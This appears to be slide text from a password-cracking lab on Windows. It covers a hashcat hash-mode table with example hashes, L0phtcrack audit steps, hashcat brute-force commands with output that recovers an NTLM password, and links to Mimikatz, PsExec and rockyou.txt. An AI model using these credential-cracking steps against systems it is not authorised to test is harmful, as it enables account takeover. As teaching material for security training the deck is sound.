

Hash-Mode	Hash-Name	
0	MD5	8743b52063cd84097a65d1633f5c74f5
10	md5(\$pass.\$salt)	01dfae6e5d4d90d9892622325959afbe:7050461
20	md5(\$salt.\$pass)	f0fda58630310a6dd91a7d8f0a4ceda2:4225637426
30	md5(utf16le(\$pass).\$salt)	b31d032cfdc47a399990a71e43c5d2a:144816
40	md5(\$salt.utf16le(\$pass))	d63d0e21fdc05f618d55ef306c54af82:13288442151473
50	HMAC-MD5 (key = \$pass)	fc741db0a2968c39d9c2a5cc75b05370:1234
60	HMAC-MD5 (key = \$salt)	bfd280436f45fa38eaacac3b00518f29:1234
70	md5(utf16le(\$pass))	2303b15bfa48c74a74758135a0df1201
100	SHA1	b89eaac7e61417341b710b727768294d0e6a277b
110	sha1(\$pass.\$salt)	2fc5a684737ce1bf7b3b239df432416e0dd07357:2014
120	sha1(\$salt.\$pass)	cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024
130	sha1(utf16le(\$pass).\$salt)	c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225
140	sha1(\$salt.utf16le(\$pass))	5db61e4cd8776c7969cfd62456da639a4c87683a:8763434884872
150	HMAC-SHA1 (key = \$pass)	c898896f3f70f61bc3fb19bef222aa860e5ea717:1234
160	HMAC-SHA1 (key = \$salt)	d89c92b4400b15c39e462a8caa939ab40c3aeeca:1234
170	sha1(utf16le(\$pass))	b9798556b741befdbddcbf640d1dd59d19b1e193
200	MySQL323	7196759210defdc0
300	MySQL4.1/MySQL5	fcf7c1b8749cf99d88e5f34271d636178fb5d130
400	phpass, WordPress (MD5), Joomla (MD5)	\$P\$984478476IagS59wHZvyQMArzhfx58u.
400	phpass, phpBB3 (MD5)	\$H\$984478476IagS59wHZvyQMArzhfx58u.
500	md5crypt, MD5 (Unix), Cisco-IOS \$1\$ (MD5) <sup>2</sup>	\$1\$28772684\$SiEwNOgGugqO9.bIz5sk8k/
501	Juniper IVE	3u+UR6n8AgABAAAAHxxdXKmiOmUoqKnZlf8lTOhlPYy93EAkbPfs5+49YLFd/B1+omSKbW7DoqNM40/EeVnwJ8kYoXv9zy9D5C5m5A==
600	BLAKE2b-512	\$BLAKE2\$296c269e70ac5f0095e6fb47693480f0f7b97ccd0307f5c3bfa4df8f5ca5c9308a0e7108e80a0a9c0ebb715e8b7109b072046c6cd5e155b4cfd2f27216283b1e
900	MD4	afe04867ec7a3845145579a95f72eca7
1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:3060147285011
1300	SHA2-224	e4fa1555ad877bf0ec455483371867200eee89550a93eff2f95a6198
1400	SHA2-256	127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935

# L0phtcrack

- Recently made open source
- Frontend for jack the ripper


## Run L0phtcrack on Target Machine

- Start New Session
- Import from local Windows System



# L0phtcrack

- Audit -> New Preset -> name:rockyou.txt, select rockyou.txt wordlist
- save changes
- run audit immediately



# Bruteforce Attack

# hashcat

CPU/GPU/APU

LM hashes

```
hashcat.exe -m 3000 -a 3 .\lmhashes.txt
```

```
hashcat.exe -m 3000 -a 3 .\lmhashes.txt --show
```

Attack Modes:

0 = Straight (Dictionary)

1 = Combination

3 = Bruteforce

Other modes available such as mask

# hashcat

CPU/GPU/APU

NTLM hashes

Administrator: Windows PowerShell

```
PS C:\Users\User\Desktop\hashcat-6.2.4> get-content .\userhash.txt
```


```
User:1002:aad3b435b51404eeaad3b435b51404ee:363dd639ad34b6c5153c0f51165ab830:::
```

```
PS C:\Users\User\Desktop\hashcat-6.2.4> .\hashcat.exe -m 1000 -a 3 .\userhash.txt
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 363dd639ad34b6c5153c0f51165ab830
Time.Started.....: Tue Nov 16 21:55:10 2021 (41 secs)
Time.Estimated...: Tue Nov 16 21:55:51 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?1?d?u, -2 ?1?d, -3 ?1?d*!$@_, -4 Undefined
Guess.Queue.....: 7/15 (46.67%)
Speed.#1.....: 118.2 MH/s (0.49ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 4896931840/134960504832 (3.63%)
Rejected.....: 0/4896931840 (0.00%)
Restore.Point....: 60928/1679616 (3.63%)
Restore.Sub.#1...: Salt:0 Amplifier:2304-2432 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: deryb19 -> korb3es

Started: Tue Nov 16 21:54:35 2021
Stopped: Tue Nov 16 21:55:53 2021
PS C:\Users\User\Desktop\hashcat-6.2.4> .\hashcat.exe -m 1000 -a 3 .\userhash.txt --show
363dd639ad34b6c5153c0f51165ab830:crackme
```

# L0phtcrack




# Appendix

- SAM
  - [https://en.wikipedia.org/wiki/Security\\_Account\\_Manager](https://en.wikipedia.org/wiki/Security_Account_Manager)
- Sysinternals
  - Psexec: <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>
  - Handles:
- Kali
  - iso name: kali-linux-2021.3a-live-amd64.iso
  - SHA256: 659E5430208A8BEF15740E5D28B7A54C42B7A0C29B8617715994EAC939C90822
- Mimikatz
  - [https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20210810-2/mimikatz\\_trunk.zip](https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20210810-2/mimikatz_trunk.zip)
- Hashcat
  - data directory (sessions): ~/.hashcat
  - note: ensure your hashes file is in ASCII format (not UNICODE)
  - hash types:  
[https://hashcat.net/wiki/doku?id=example\\_hashes](https://hashcat.net/wiki/doku?id=example_hashes)
- L0phtcrack
  - <https://gitlab.com/l0phtcrack/l0phtcrack/-/releases>
- rockyou.txt Wordlist
  - <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>



# Appendix: Disable Password Security Defenses

- Allow Weak Passwords



# Appendix: Disable Password Security Defenses

- Enable Storing LM Hash

